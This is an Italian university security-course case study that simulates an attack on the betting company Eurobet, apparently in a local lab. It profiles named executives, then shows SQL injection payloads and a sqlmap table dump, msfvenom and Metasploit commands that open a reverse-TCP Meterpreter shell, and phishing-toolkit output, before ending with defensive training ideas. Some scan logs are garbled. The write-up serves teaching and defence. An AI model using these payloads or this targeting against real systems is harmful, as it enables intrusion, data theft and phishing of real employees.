



UNIVERSITÀ
DEGLI STUDI DI BARI
ALDO MORO



CASO DI STUDIO

CORSO DI LAUREA IN INFORMATICA E COMUNICAZIONE DIGITALE

A Cura di :

- Leonardo Colucci: **758298**
- Gianfranco De Vincenzo: **758318**

SICUREZZA INFORMATICA - A.A. 2023/24

Azienda scelta:

EUROBET



A screenshot of the Eurobet website. The top navigation bar includes links for HOME, SPORT, LIVE, VIRTUAL, IPPICA, SLOT, CASINÒ, CASINOLEGEND, CASINÒ LIVE, POKER, BINGO, and CLASSICO. On the left, there is a sidebar with various betting categories like FLASH, SCOPRI TUTTE LE PROMO, WELCOME BONUS, and LIVE. The main content area shows a football match between Ulsan Hyundai and Jeonbuk Hyundai with a score of 0:0. Below this, there is a section titled "IN EVIDENZA" featuring a UEFA > CHAMPIONS LEAGUE match between Borussia Dortmund and Real Madrid.

Inserisci username e password

Username: Drokra

Password:

Accedi

Hai dimenticato Username o Password?

Non hai ancora un account?

Registrati

Contesto: simulazione d'attacco



Obiettivo: Simulare un attacco mirato ad un'azienda disegnata.

- **Raccolta Informazioni:** Condurre una ricerca approfondita sull'azienda per raccogliere informazioni pubblicamente disponibili
- **Preparazione arsenale d'attacco:** utilizzo di strumenti per creazione di payload, exploit, ransomware ecc.
- **Attacco Mirato:**
 - **SQL Injection:** Sfruttare vulnerabilità nel sito web aziendale per ottenere accesso non autorizzato ai database e esfiltrare dati sensibili.
 - **Upload di un Trojan Backdoor:** Caricare un trojan backdoor nel sito web aziendale per ottenere accesso persistente ai server e monitorare le attività interne.
 - **Invio di Ransomware:** Inviare email di phishing ai dipendenti contenenti ransomware per criptare dati aziendali e richiedere un riscatto.

OSINT sull'azienda

- **Dominio:** eurobet.it
- **Settore:** Scommesse sportive, giochi online, casinò ecc.
- **Dipendenti:**
 - **CEO:** Andrea Faelli
 - **Head of IT service:** Fabio Caselli
 - **Key account manager:** Andrea Bellucci
 - **Responsabile e SMM:** Massimo di Giorgio
 - **Altri impiegati:** trovati con spiderfoot
- **Formato email:** [nome].[cognome]@eurobet.it
- **IP:** 192.168.1.159
- **Porte aperte:** 80/tcp, 135/tcp, 443/tcp, 2179/tcp, 3306/tcp

Vulnerabilità Nmap

Note importanti:

- SSL scaduto: man-in-the-middle attack (MiTM)
- Apache (2.4.58):
 - CVE-2024-24795
- PHP (8.2.12)
 - CVE-2023-3823
- msrpc per il trasferimento di messaggi
- MySQL possibile SQL Injection
- SO Windows

```
[leo@kali:~]$ nmap -A 192.168.1.231
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 01:03 CEST
Nmap scan report for lp.homenet.telecomitalia.it (192.168.1.231)
Host is up (0.0024s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
| http-title: Welcome to XAMPP
|_Requested resource was http://lp.homenet.telecomitalia.it/dashboard/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http    Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
| tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| http-title: Welcome to XAMPP
|_Requested resource was https://lp.homenet.telecomitalia.it/dashboard/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql       MariaDB (unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
```

```
[leo@kali:~]$ nmap --script=http-sql-injection -p 80 192.168.1.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 19:26 CEST
Nmap scan report for DESKTOP-EHQMF11.homenet.telecomitalia.it (192.168.1.159)
Host is up (0.0049s latency).2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.1.25
|_ssl-date: TLS randomness does not represent time
PORTS/STATE SERVICE commonName=localhost
80/tcp  open  http: 2009-11-10T23:48:47
| http-sql-injection:2019-11-08T23:48:47
|_179 Possible sql injection for forms:
| 306/tForm at path: /dashboard/javascripts/, form's action: login.php. Fi
| service username: Windows; CPE: cpe:/o:microsoft:windows
|_ password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
```

- L'**SQL injection** è una tecnica di attacco mirata a sfruttare le vulnerabilità presenti in un'applicazione web che interagisce con un database.
- Questo attacco consente a un utente malintenzionato di inserire comandi SQL arbitrari nei campi di input dell'applicazione, manipolando le query SQL eseguite sul database.

- **Gli strumenti utilizzati sono:**
 - **Burp Suite** per intercettare la richiesta HTTP POST;
 - **SQLmap** per elaborare la richiesta salvata per poi utilizzare i vari payload predefiniti per individuare dati sensibili;

Tipi di attacco: **SQL Injection**

- Un **Trojan backdoor** è un tipo di malware che consente a un attaccante di ottenere l'accesso remoto a un sistema compromesso.
- Una volta installato, il trojan backdoor consente all'attaccante di:
 - Controllare il sistema.
 - Eseguire comandi arbitrari.
 - Trasferire file da e verso il sistema compromesso.
- **Strumenti utilizzati sono:**
 - **Metasploit**: per la creazione del trojan backdoor (reverse tcp)

Tipi di attacco: Trojan Backdoor

- Il **Ransomware** è un tipo di malware che critta i file sul sistema di destinazione e richiede un riscatto per ripristinare l'accesso ai file.
- Una volta installato, il ransomware:
 - Cripta i file, rendendoli inaccessibili.
 - Richiede un pagamento, di solito in criptovaluta, per fornire la chiave di decrittazione.
- **Strumenti utilizzati:**
 - **Python**: utilizzato per creare il ransomware personalizzato.
 - **Social Engineering Toolkit**: utilizzato per ingannare l'utente e indurlo a installare il ransomware.

**Tipi di attacco:
Ransomware**

SQL Injection



Burp Project Intruder Repeater View Help
Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Intercept HTTP history WebSockets history | Proxy settings
Request to http://192.168.1.159:80
Forward Drop Intercept on Action Open browser
Pretty Raw Hex
1 POST /dashboard/javascripts/login.php HTTP/1.1
2 Host: 192.168.1.159
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.159
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.8
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
10 Referer: http://192.168.1.159/dashboard/javascripts/home.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 **username=tom&password=1234567**

```
80/tcp open http Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)  
| http-title: Welcome to XAMPP  
|_Requested resource was http://lp.homenet.telecomitalia.it/dashboard/  
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12  
135/tcp open msrpc Microsoft Windows RPC  
139/tcp open netbios-ssn Microsoft Windows netbios-ssn  
443/tcp open ssl/http Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)  
| tls-alpn:  
|_ http/1.1  
| ssl-cert: Subject: commonName=localhost  
| Not valid before: 2009-11-10T23:48:47  
| Not valid after: 2019-11-08T23:48:47  
|_ssl-date: TLS randomness does not represent time  
| http-title: Welcome to XAMPP  
|_Requested resource was https://lp.homenet.telecomitalia.it/dashboard/  
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12  
445/tcp open microsoft-ds?  
3306/tcp open mysql MariaDB (unauthorized)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
| smb2-security-mode:  
|_ 3:1:1:  
|_ Message signing enabled but not required  
| smb2-time:  
|_ date: 2024-05-29T23:04:15  
|_ start_date: N/A  
|_smb2-time: NetBIOS name: LP_NetBIOS user: anonymous NetBIOS MAC: 00:1A:21:11:01:01 (Total 6 scripts)
```



```
(leo㉿kali)-[~] $ sqlmap -r search.txt  
1 POST /dashboard/javascripts/login.php HTTP/1.1  
2 Host: 192.168.1.159  
3 Content-Length: 29 {1.8.2#stable}  
4 Cache-Control: max-age=0  
5 Upgrade-Insecure-Requests: 1  
6 Origin: http://192.168.1.159 https://sqlmap.org  
7 Content-Type: application/x-www-form-urlencoded  
[!] legal disclaimer: Usage of sqlmap for attacking  
responsible for any misuse or damage caused by this  
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3  
10 Referer: http://192.168.1.159/dashboard/javascripts/home.php  
11 Starting a new session [id: 1] at 2024-05-21/11:05:21
```

```
[leo㉿kali)-[~] $ nmap --script=http-sql-injection -p 80 192.168.1.159  
Starting Nmap 7.94SVN (https://nmap.org ) at 2024-05-20 11:05:21+00:00  
Nmap scan report for DESKTOP-EHQMF11.homenet.telecomitalia.it (192.168.1.159)  
Host is up (0.0049s latency).  
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12  
|_ssl-date: TLS randomness does not represent time  
PORT STATE SERVICE  
80/tcp open http: 2009-11-10T23:48:47  
| http-sql-injection: 2019-11-08T23:48:47  
|_179 Possible sql injection for forms:  
| 306/tFormat path: /dashboard/javascripts/, form's action  
| Service: username: Windows; CPE: cpe:/o:microsoft:windows  
|_ password  
Service detection performed. Please report any incorrect  
Nmap done: 1 IP address (1 host up) scanned in 0.165 seconds
```

SQL Injection

```
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: username=' OR NOT 8832=8832#&password=1234567

Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: username=' AND (SELECT 8861 FROM(SELECT COUNT(*),CONCAT(0x716a706b71,(SELECT (ELT(8861=8861,1))),0x716

Type: stacked queries
Title: MySQL ≥ 5.0.12 stacked queries (comment)
Payload: username=';SELECT SLEEP(5)#&password=1234567

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: username=' AND (SELECT 9032 FROM (SELECT(SLEEP(5)))IHzD)-- GiTL&password=1234567

Parameter: password (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: username=' OR NOT 2650=2650#

Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: username=' AND (SELECT 5443 FROM(SELECT COUNT(*),CONCAT(0x716a706b71,(SELECT (ELT(5443=5443,1))),0x716

Type: stacked queries
Title: MySQL ≥ 5.0.12 stacked queries (comment)
Payload: username=';SELECT SLEEP(5)#

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
```

```
[04:14:18] [INFO] fetching tables for database: 'eurobet'
[04:14:18] [INFO] retrieved: 'dipendenti'
[04:14:18] [INFO] retrieved: 'eventi_sportivi'
[04:14:18] [INFO] retrieved: 'scommesse'
[04:14:18] [INFO] retrieved: 'user'
Database: eurobet
[4 tables]
+---+
| user
| dipendenti
| eventi_sportivi
| scommesse
+---+
```

Riepilogo:

L'attacco di SQL Injection è stato eseguito con successo.

È stato possibile sfruttare una vulnerabilità nel campo di input dell'applicazione web, permettendo l'inserimento di comandi SQL malevoli. Di conseguenza, sono stati ottenuti accessi non autorizzati al database. altri **comandi**:


- sqlmap -R [nome file].txt -d [database] -T [tabella] --dump

Trojan BackDoor

Riepilogo:

L'attacco con il trojan backdoor reverse TCP su Windows è stato eseguito con successo.

Il trojan è stato installato sul sistema bersaglio, stabilendo una connessione inversa con il server di comando e controllo. Questo ha permesso l'accesso remoto non autorizzato al sistema,



The screenshot shows a document upload interface on the Eurobet website. The form fields are as follows:

DOCUMENTO:	PATENTE DI GUIDA
DOCUMENTO NUMERO:	BA8003403M
RILASCIATO DA:	M.C.T.C
DATA DI RILASCIO:	14/09/2020
CITTÀ DI RILASCIO:	BISCEGLIE

Below the form, there is a note: "Upload documento: Per evitare ritardi nel processo di verifica, ti consigliamo di caricare foto chiare e leggibili del tuo documento, evitando riflessi e rimuovendo eventuali protezioni. Potrai caricare file in formato .jpeg, .gif, .png, .pdf". A file selection box contains "documento.pdf (10.6 KB)". At the bottom right is a "SALVA" button.

```
(leo㉿kali)-[~]
└$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.241 LPORT=1337 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```

```
)-[~]
e -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.1.241; exploit"
figured payload generic/shell_reverse_tcp
windows/x64/meterpreter/reverse_tcp
reverse TCP handler on 192.168.1.241:1337
```

```
(leo㉿kali)-[~]
└$ msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lport 1337; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
lhost ⇒ 192.168.1.241
lport ⇒ 1337
[*] Started reverse TCP handler on 192.168.1.241:1337
[*] Sending stage (201798 bytes) to 192.168.1.228
[*] Meterpreter session 1 opened (192.168.1.241:1337 → 192.168.1.228)

meterpreter > shell
Process 22224 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.22631.3593]
(c) Microsoft Corporation. Tutti i diritti riservati.

C:\Users\leoco\Downloads>
```

```
!\\_____/!\\\
!! Social-Engineer Toolkit !!
!! Free !!
!! #hugs !!
!! By: TrustedSec !!
!/_\____/ \_!_
!_____!/_\

/ooooo ooooo ooooo ooooo /!
/ooooooooooooooooooooooo/ /
/oooooooooooooooooooooo/ /
/C= _____ /_/

[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
[—] Version: 8.0.3 [—]
[—] Codename: 'Maverick' [—]
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:


1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
```

Ransomware

Riepilogo:

Il malware è stato attivato sul sistema bersaglio, crittografando tutti i file importanti presenti. Sarà richiesta la chiave per decriptare i file.


Video dimostrativo: <https://youtu.be/kZ1dYtW47Yo>



Difesa

Strategie di sensibilizzazione interne all'azienda:

1. **Formazione dettagliata** con esempi pratici, focalizzata su tecniche di sicurezza e riconoscimento di attacchi come sql injection, trojan backdoor e phishing.
2. **Esercitazioni regolari** e simulazioni per testare la preparazione del personale e migliorare la risposta agli attacchi.
3. **Comunicazioni costanti** riguardo alle vulnerabilità attuali, attraverso corsi di aggiornamento e messaggi informativi.



SERIOUS GAME:
Ambito Formativo

Demo: Serious Game

il serious game **Cyber Shield** e' un gioco formativo che é stato progettato per i dipendenti per i motivi citati precedentemente.

Anche Cyber Shield segue la Cyber Kill Chain, in base agli attacchi effettuati tramite quiz e nozioni.

Per rendere immersivo il gioco ci sono:

- classifiche
- ricompense
- feedback di errore e successo
- domande speciali
- ecc.



SERIOUS GAME: Ambito Formativo

Sfide

Eurobet
Principiante

578 entrate
Il tuo punteggio

7%
La tua immagine

You're on fire!
Completa una sfida settimanale ogni settimana per creare una striscia e mantenere vivo il tuo modificatore di ...

1 2 3 4 5 6 7 8

La tua storia

La tua sfida

Sfida 4 Lavorare fuori dall'ufficio

Internet è ovunque e puoi incontrare virtualmente chiunque tramite video. Decidi di lavorare fuori dall'ufficio per la tua attività, in una caffetteria ☕ Ma conosci i rischi che comporta?

Inizia a giocare →

Sfida bonus 4 Lavorare fuori dall'ufficio

Conosci i rischi della connessione al Wi-Fi pubblico. Ma che dire del resto del tempo che trascorri in un bar? Accetta la sfida bonus e scopri di cos'altro devi essere consapevole.

